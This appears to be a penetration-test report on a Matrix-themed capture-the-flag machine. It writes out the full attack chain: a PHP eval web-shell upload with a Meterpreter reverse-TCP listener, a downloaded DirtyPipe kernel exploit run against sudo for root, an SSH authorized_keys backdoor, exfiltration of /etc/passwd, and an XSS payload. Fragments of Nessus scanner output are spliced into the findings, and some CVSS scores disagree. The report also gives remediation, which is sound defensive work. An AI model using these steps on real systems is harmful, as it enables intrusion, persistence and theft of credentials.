
Privilege escalation was achieved via CVE-2022-0847 (DirtyPipe), a Linux kernel vulnerability affecting kernels 5.8 through 5.16.11. The target was running kernel 5.10.0-9-amd64, which is within the vulnerable range. The exploit overwrites SUID binary contents to inject a root shell, bypassing all access controls and yielding uid=0(root).

6.2 PRIVESC STEPS

> Step 1 - Download and Compile CVE-2022-0847 DirtyPipe Exploit

```
# the kernel is 5.10.0-9-amd64. That version is vulnerable to CVE-2022-0847 DirtyPipe
wget https://raw.githubusercontent.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/main/exploit-2.c
gcc exploit-2.c -o dirtypipe3 -static
```

[SCREENSHOT] Exploit compiled successfully - dirtypipe3 binary created in /tmp/



```
(kali@kali)-[~]
$ wget https://raw.githubusercontent.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/main/exploit-2.c
gcc exploit-2.c -o dirtypipe3 -static
--2026-05-03 12:19:39-- https://raw.githubusercontent.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/main/exploit-2.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7752 (7.6K) [text/plain]
Saving to: 'exploit-2.c'

exploit-2.c      100%[=====>]  7.57K  --.-KB/s   in 0.004s

2026-05-03 12:19:39 (1.91 MB/s) - 'exploit-2.c' saved [7752/7752]
```

> Step 2 - Execute DirtyPipe Exploit and Gain Root Shell - Root / SYSTEM Access Confirmed

```
# # Execute the compiled exploit targeting /usr/bin/sudo to overwrite it and spawn root shell
chmod +x /tmp/dirtypipe3
```



```
/tmp/dirtypipe3 /usr/bin/sudo  
whoami
```

[SCREENSHOT] Exploit compiled successfully – dirtypipe3 binary created in /tmp/

```
meterpreter > shell  
Process 4376 created.  
Channel 7 created.  
chmod +x /tmp/dirtypipe3  
/tmp/dirtypipe3 /usr/bin/sudo  
whoami  
root  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)  
ls  
RCE.php  
graffiti.php  
graffiti.txt  
index.html  
revShell.php  
robots.txt  
shell.php  
trinity.jpeg  
ls /root  
FLAG.txt  
cat /root/FLAG.TXT  
cat: /root/FLAG.TXT: No such file or directory  
cat /root/FLAG.txt  
You've won!  
  
Let's hope Matrix: Resurrections rocks!
```

```
id  
ls /root  
cat /root/FLAG.txt
```

6.3 POST-EXPLOITATION NOTES

After achieving root, the following post-exploitation actions were performed: flag retrieval from /root/FLAG.txt, SSH persistence injection, and /etc/passwd exfiltration.

- Interesting files found: Full user list including root, system accounts, and shell assignments
- Credentials harvested: /etc/passwd exfiltrated – full user list recovered including root account. Hashed credentials require offline cracking; not reproduced here.
- Persistence: SSH key persistence: attacker RSA public key appended to /root/.ssh/authorized_keys – allows permanent root login via: ssh -i ~/.ssh/id_rsa root@192.168.9.136

[SCREENSHOT] ssh-keygen - RSA key pair generated on attacker machine

```
(kali@kali)-[~]
$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Created directory '/home/kali/.ssh'.
Enter passphrase for "/home/kali/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:NYX4OUWs9A2lAzR3D83UqYq35D0fbcp0g0sj5YiY0As kali@kali
The key's randomart image is:
+--[RSA 4096]--+
|                |
|      o+++..+++ |
|      . o=+o ++ |
|      oo=oo. .  |
|      . =o.o.   |
|      .  S o.o  |
|    E .      ..= . . |
|    o + . += o ..o |
|      + . o.oo = o. |
|      ...  *.    |
+--[SHA256]--+
```

[SCREENSHOT] cat ~/.ssh/id_rsa.pub - public key extracted for injection

```
(kali@kali)-[~]
$ cat ~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCMkxkjRjMj07vx/3+UbUTkeEwxAXe3EefsbxMXi
a4Ub+vvLTbnzxMVkF0LbPRGd2CGohBn/zq6v38daBU2lHcD/psC3Lxs1JM6MxdTEHa0UitH7iU/NE
XSfqfP0G5gGCwGd2ULIkI+GGQK+iTWn9BIYDk022Ta8xr5LvWIqz0fHeUD8Pd2Re23bxb8uLaagnI
LAQWnDIRzVuvJA2G/WHH5GMLHlc8rpWinQo2*4c7qNDMSxc74DFmf9UVpyv03dwW0gpAaPY7IC7J2
1Etvkrx97MpJH33Gr10QE0r8iYkkNtCiPaVR+3zC3EtMFFIbnVpykn8PUEIme8nLeqze+cJXiBhku
asgc38wslZvy+Ka9+wxUC2uK3sagUhmNQgcbUcBbQlc/qbwUtGQx0MhsXI+7VJJ8ULHw7cxmEa9RM
0Mp/8xxnIt8lUqIRqBLM/JnLWTZCJc9bIWNWOT8330GWP7YYozNq4XaK9yNK1VXG4HU3FCgjdvcx
vmAh2hJi2VznjcdK7nHmQk0f/0IZUPGJmLifstrHBGz4sVJacjPKGdkDLfeATDnzZUvsRnr06aLmP
NYJ6sxY1nmc8oElFxiu6zIzmQv/MqrO3WBOBqMydRvpa5PE70w8FeiYLojnIi/cGenmGEbDNvCue9
8RK5erClalZZ6ejW39ABYtrChsInQ= kali@kali
```

[SCREENSHOT] mkdir -p /root/.ssh echo key >> /root/.ssh/authorized_keys - persistence established

```
mkdir -p /root/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCMkxkjRjMj07vx/3+UbUTkeEwxAXe3EefsbxMXia4Ub+vvLTbnzxMVkF0LbPRGd2CGohBn/zq6v38daBU2lHcD/psC3Lxs1JM6MxdTEHa0UitH7iU/NEXSfqfP0G5gGCwGd2ULIkI+GGQK+iTWn9BIYDk022Ta8xr5LvWIqz0fHeUD8Pd2Re23bxb8uLaagnILAQWnDIRzVuvJA2G/WHH5GMLHlc8rpWinQo2*4c7qNDMSxc74DFmf9UVpyv03dwW0gpAaPY7IC7J21Etvkrx97MpJH33Gr10QE0r8iYkkNtCiPaVR+3zC3EtMFFIbnVpykn8PUEIme8nLeqze+cJXiBhkuasgc38wslZvy+Ka9+wxUC2uK3sagUhmNQgcbUcBbQlc/qbwUtGQx0MhsXI+7VJJ8ULHw7cxmEa9RM0Mp/8xxnIt8lUqIRqBLM/JnLWTZCJc9bIWNWOT8330GWP7YYozNq4XaK9yNK1VXG4HU3FCgjdvcxvmAh2hJi2VznjcdK7nHmQk0f/0IZUPGJmLifstrHBGz4sVJacjPKGdkDLfeATDnzZUvsRnr06aLmPNYJ6sxY1nmc8oElFxiu6zIzmQv/MqrO3WBOBqMydRvpa5PE70w8FeiYLojnIi/cGenmGEbDNvCue98RK5erClalZZ6ejW39ABYtrChsInQ= kali@kali" >> /root/.ssh/authorized_keys
```

[SCREENSHOT] SSH root login confirmed - ssh -i ~/.ssh/id_rsa root@192.168.9.136

```
(kali@kali)-[~]
$ ssh -i ~/.ssh/id_rsa root@192.168.9.136
The authenticity of host '192.168.9.136 (192.168.9.136)' can't be established.
ECDSA key fingerprint is SHA256:5lN4/ZmxBo1d2GfJ+D5fzrFNSvzcZVZd+OkTv8uIggU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.9.136' (ECDSA) to the list of known hosts
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 28 03:56:21 2021
# ^C
# exit
Connection to 192.168.9.136 closed.
```

[SCREENSHOT] meterpreter download /etc/passwd - credential exfiltration

```
meterpreter > download /etc/passwd /tmp/exfil/
[*] Downloading: /etc/passwd -> /tmp/exfil/passwd
[*] Downloaded 1.59 KiB of 1.59 KiB (100.0%): /etc/passwd -> /tmp/exfil/passwd
[*] Completed : /etc/passwd -> /tmp/exfil/passwd
```


[SCREENSHOT] cat /tmp/exfil/passwd - full /etc/passwd contents exfiltrated

```
(kali@kali)-[~]
$ cat /tmp/exfil/passwd
root:$6$root$XgJsQ7yaob86QFGQYOK0Uuj.tXqKn0SLwPRqCaLs19pqYr0p1euYYLqIC6Wh2Ny
iiz0Y9lXJkClRiZkeB/Q.0:0:0:test:/root:/bin/sh
3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
nginx:x:999:999:nginx:/var/nginx:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:irc:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
uidd:x:102:102::/run/uidd:/usr/sbin/nologin
tcpdump:x:103:103::/nonexistent:/usr/sbin/nologin
_chrony:x:104:104:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin
systemd-network:x:105:106:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
```


// 07 // FINDINGS & VULNERABILITIES

7.0 FINDINGS SUMMARY

ID	FINDING	SEVERITY	CVSS	STATUS
F-01	Remote Code Execution via PHP File Write (graffiti.php)	CRITICAL	9.8	CONFIRMED
F-02	Local Privilege Escalation - CVE-2022-0847 DirtyPipe Kernel Exploit	HIGH	7.5	CONFIRMED
F-03	Stored & Reflected Cross-Site Scripting (XSS) in graffiti.php	MEDIUM	5.4	CONFIRMED
F-04	SSH Root Persistence via Authorized Keys Injection	LOW	3.1	CONFIRMED
F-05	Sensitive File Disclosure - /etc/passwd Exfiltration	INFO	N/A	CONFIRMED



7.1 FINDING F-01

CRITICAL	Remote Code Execution via PHP File Write	CVSS: 9.8
CVE / REF	N/A / OWASP A03:2021 - Injection	
AFFECTED	graffiti.php web application on port 80	
VECTOR	Network	
DISCOVERED	2026-05-03	

> Reproduction Steps

6. Navigate to `http://192.168.9.136/graffiti.php`
7. POST: `message=<?php eval(base64_decode('PAYLOAD')); ?>&file=shell.php`
8. Start Metasploit listener: use `exploit/multi/handler`, set payload `php/meterpreter/reverse_tcp`, exploit – then visit `http://192.168.9.136/shell.php`

7.2 FINDING F-02

HIGH	Local Privilege Escalation – CVE-2022-0847 (DirtyPipe)	CVSS: 8.8
-------------	---	------------------

CVE / REF	CVE-2022-0847 / NVD
AFFECTED	Linux kernel 5.10.0-9-amd64
VECTOR	Local
DISCOVERED	2026-05-03

> Description

CVE-2022-0847 (DirtyPipe) is a Linux kernel vulnerability in versions 5.8 to 5.16.11 that allows an unprivileged local user to overwrite data in arbitrary read-only files. By targeting SUID binaries (such as `/usr/bin/sudo`), a local attacker can inject shellcode and spawn a root shell, bypassing all privilege checks.

> Evidence

[SCREENSHOT] Root shell confirmed after DirtyPipe exploit execution - whoami returning root

```
meterpreter > shell
Process 4376 created.
Channel 7 created.
chmod +x /tmp/dirtypipe3
/tmp/dirtypipe3 /usr/bin/sudo
whoami
root
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
ls
RCE.php
graffiti.php
graffiti.txt
index.html
revShell.php
robots.txt
shell.php
trinity.jpeg
ls /root
FLAG.txt
cat /root/FLAG.TXT
cat: /root/FLAG.TXT: No such file or directory
cat /root/FLAG.txt
You've won!

Let's hope Matrix: Resurrections rocks!
```

> Impact

Complete privilege escalation from a low-privilege web shell to root (uid=0). Full system compromise - all files, configurations, and credentials are accessible.

> Reproduction Steps

9. From low-priv shell: wget exploit-2.c and compile: gcc exploit-2.c -o dirtypipe3 -static
10. chmod +x /tmp/dirtypipe3 && /tmp/dirtypipe3 /usr/bin/sudo
11. Verify: whoami → root

7.3 FINDING F-03

MEDIUM	Stored & Reflected XSS in graffiti.php	CVSS: 6.1
--------	--	-----------


CVE / REF	N/A / OWASP A03:2021 - XSS
AFFECTED	graffiti.php on port 80
VECTOR	Network
DISCOVERED	2026-05-03

> Description

The graffiti.php page reflects user-supplied input in the HTTP response without encoding, enabling Stored and Reflected Cross-Site Scripting. Injecting `<script>alert(1)</script>` into the message parameter results in the script executing in victim browsers. Stored XSS was confirmed by refreshing the page after submission.

> Evidence

[SCREENSHOT] XSS payload executed in browser - alert(1) confirmed



> Impact

Stored XSS allows session hijacking, credential theft, and browser exploitation against any user visiting the graffiti page. Combined with the file-write vector, it also serves as the initial indicator of the deeper RCE vulnerability.

> Reproduction Steps

1. Navigate to `http://192.168.9.136/graffiti.php`
2. Enter payload: `<script>alert(1)</script>` in the message field and submit

MEDIUM

nginx 1.3.0 < 1.28.2 / 1.29.x < 1.29.5 SSL Upstream Injection

tenable

Nessus Essentials

Scans

Settings

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Tenable News

Yuma AI - Unauthenticated personal data and order ...

Read More

MEDIUM

nginx 1.3.0 < 1.28.2 / 1.29.x < 1.29.5 SSL Upstream Injection

Description

According to its Server response header, the installed version of nginx is 1.3.0 prior to 1.28.2, or 1.29.x prior to 1.29.5. It is, therefore, affected by the following issue :

- A vulnerability exists in NGINX OSS and NGINX Plus when configured to proxy to upstream Transport Layer Security (TLS) servers. An attacker with a man-in-the-middle (MITM) position on the upstream server side--along with conditions beyond the attacker's control--may be able to inject plain text data into the response from an upstream proxied server. Note: Software versions which have reached End of Technical Support (EoTS) are not evaluated.
(CVE-2026-1642)

Note that Nessus has not tested for this issue but has instead relied only on the application's self-reported version number.

Solution

Upgrade to nginx 1.28.2 / 1.29.5 or later.

See Also

<https://my.fs.com/manage/s/article/K000159824>
https://nginx.org/en/security_advisories.html

Output

URL : http://192.168.152.129:81/
Installed version : 1.18.0
Fixed version : 1.28.2

To see debug logs, please visit individual host

Port

Hosts

Plugin Details

Severity: Medium
ID: 304671
Version: 1.2
Type: combined
Family: Web Servers
Published: April 2, 2026
Modified: April 3, 2026

VPR Key Drivers

Threat Recency: 30 to 120 days
Threat Intensity: Very Low
Exploit Code Maturity: Unproven
Age of Vuln: 30 - 60 days
Product Coverage: High
CVSSv3 Impact Score: 3.6
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 4.4
Exploit Prediction Scoring System (EPSS): 0.0001
Risk Factor: High
CVSS v3.0 Base Score: 5.9
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N

MEDIUM

SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)

tenable

Nessus Essentials

Scans

Settings

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Tenable News

Bridging the gap: How to integrate Claude Security...

Read More

MEDIUM

SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)

Description

The remote SSH server is vulnerable to a man-in-the-middle prefix truncation weakness known as Terrapin. This can allow a remote, man-in-the-middle attacker to bypass integrity checks and downgrade the connection's security.

Note that this plugin only checks for remote SSH servers that support either ChaCha20-Poly1305 or CBC with Encrypt-then-MAC and do not support the strict key exchange countermeasures. It does not check for vulnerable software versions.

Solution

Contact the vendor for an update with the strict key exchange countermeasures or disable the affected algorithms.

See Also

<https://terrapin-attack.com/>

Output

Supports following ChaCha20-Poly1305 Client to Server algorithm : chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha1-etm@openssh.com,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-sha1
Supports following ChaCha20-Poly1305 Server to Client algorithm : chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com
Supports following Encrypt-then-MAC Server to Client algorithm : umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha1-etm@openssh.com,umac-64@openssh.com,umac-128@openssh.com,hmac-sha2-256,hmac-sha2-512,hmac-sha1

To see debug logs, please visit individual host

Port

Hosts

Plugin Details

Severity: Medium
ID: 187315
Version: 1.5
Type: remote
Family: Misc.
Published: December 27, 2023
Modified: January 12, 2026

VPR Key Drivers

Threat Recency: No recorded events
Threat Intensity: Very Low
Exploit Code Maturity: PoC
Age of Vuln: 730 days +
Product Coverage: Very High
CVSSv3 Impact Score: 3.6
Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 6.1
Exploit Prediction Scoring System (EPSS): 0.5673
Risk Factor: Medium
CVSS v3.0 Base Score: 5.9
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N

Unauthorized disclosure of this report is prohibited.

// EOF

7.4 FINDING F-04

LOW	SSH Root Persistence via Authorized Keys	CVSS: 3.1
CVE / REF	N/A / CWE-284: Improper Access Control	
AFFECTED	SSH service on port 22 / /root/.ssh/authorized_keys	
VECTOR	Local	
DISCOVERED	2026-05-03	

> Description

After achieving root access, an attacker SSH public key was appended to /root/.ssh/authorized_keys. This allows the attacker to authenticate as root via SSH using their private key without requiring a password, even after the initial reverse shell is closed. Root SSH login was confirmed post-exploitation.

> Evidence

[SCREENSHOT] SSH root login confirmed - see Image 2 (ssh -i ~/.ssh/id_rsa root@192.168.9.136)

```
(kali㉿kali)-[~]
└─$ ssh -i ~/.ssh/id_rsa root@192.168.9.136
The authenticity of host '192.168.9.136 (192.168.9.136)' can't be established
.
ECDSA key fingerprint is SHA256:5lN4/ZmxBo1d2GfJ+D5fzrFNSvzczVZd+OkTv8uIggU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.9.136' (ECDSA) to the list of known hosts
.
Linux morpheus 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 28 03:56:21 2021
# ^C
# exit
Connection to 192.168.9.136 closed.
```


> Impact

Permanent backdoor access to the system. Even if the RCE and kernel vulnerabilities are patched, the attacker retains root-level SSH access until the authorized_keys file is audited and cleaned.

LOW

ICMP Timestamp Request Remote Date Disclosure

CVSS: 3.0



7.5 FINDING F-05

INFO

/etc/passwd Exfiltration — Sensitive User Data

CVSS: N/A

CVE / REF	N/A
AFFECTED	File system — /etc/passwd
VECTOR	Informational
DISCOVERED	2026-05-04

> Description

The /etc/passwd file was successfully exfiltrated from the target to the attacker machine at /tmp/exfil/passwd. This file exposes all system user accounts, their UIDs/GIDs, home directories, and shell configurations. While /etc/passwd does not contain password hashes in modern systems (those are in /etc/shadow), it provides valuable account enumeration data for an attacker. See Image 1 for the exfiltrated passwd contents.

// 08 // REMEDIATION RECOMMENDATIONS

ID	SEVERITY	RECOMMENDATION	PRIORITY
----	----------	----------------	----------

F-01	CRITICAL	Remove or completely rewrite graffiti.php - eliminate the file-write parameter; implement strict input validation and output encoding on all user input	Immediate - patch/mitigate within 24-48 hours
F-02	HIGH	Upgrade Linux kernel to version 5.16.12 or later to patch CVE-2022-0847 (DirtyPipe)	Urgent - patch within 7 days
F-03	MEDIUM	Implement Content Security Policy (CSP) headers; sanitize and encode all user-supplied input before rendering in HTML responses	Scheduled - patch within 30 days
F-04	LOW	Audit and purge /root/.ssh/authorized_keys; disable PermitRootLogin in /etc/ssh/sshd_config; enforce key-based auth with approved keys only	Planned - patch within 90 days
F-05	INFO	Restrict file system read permissions on sensitive files; implement file integrity monitoring; review and harden web server user permissions	Best practice - no fixed deadline

// 09 // CONCLUSION

The target machine "morpheus" (192.168.9.136) exhibited a critically weak security posture. Initial access was obtained with minimal effort by exploiting an unauthenticated file-write vulnerability in a publicly accessible PHP application, requiring no credentials or prior knowledge of the system. The privilege escalation path was equally severe — the system was running a kernel version vulnerable to the well-known DirtyPipe exploit (CVE-2022-0847), allowing instant elevation to root without any additional authentication.

With full root access achieved, a real-world attacker could have: exfiltrated all sensitive data on the machine (including /etc/shadow for offline password cracking), established multiple persistence mechanisms, used the compromised host as a pivot point for lateral movement to other internal systems, installed rootkits or crypto-miners, tampered with system logs to cover tracks, and held the entire machine hostage via ransomware.

The immediate priority is to take morpheus offline, patch the kernel to version 5.16.12 or later (mitigating CVE-2022-0847), and remove or completely rewrite the graffiti.php application with strict input validation and no file-write functionality. SSH authorized_keys on the root account must be audited and the injected attacker key removed. Long-term, the machine should implement Web Application Firewall (WAF) rules, enforce automated kernel patching, restrict web server file-system write permissions, and deploy intrusion detection for outbound reverse shell connections.

// END OF REPORT - EOF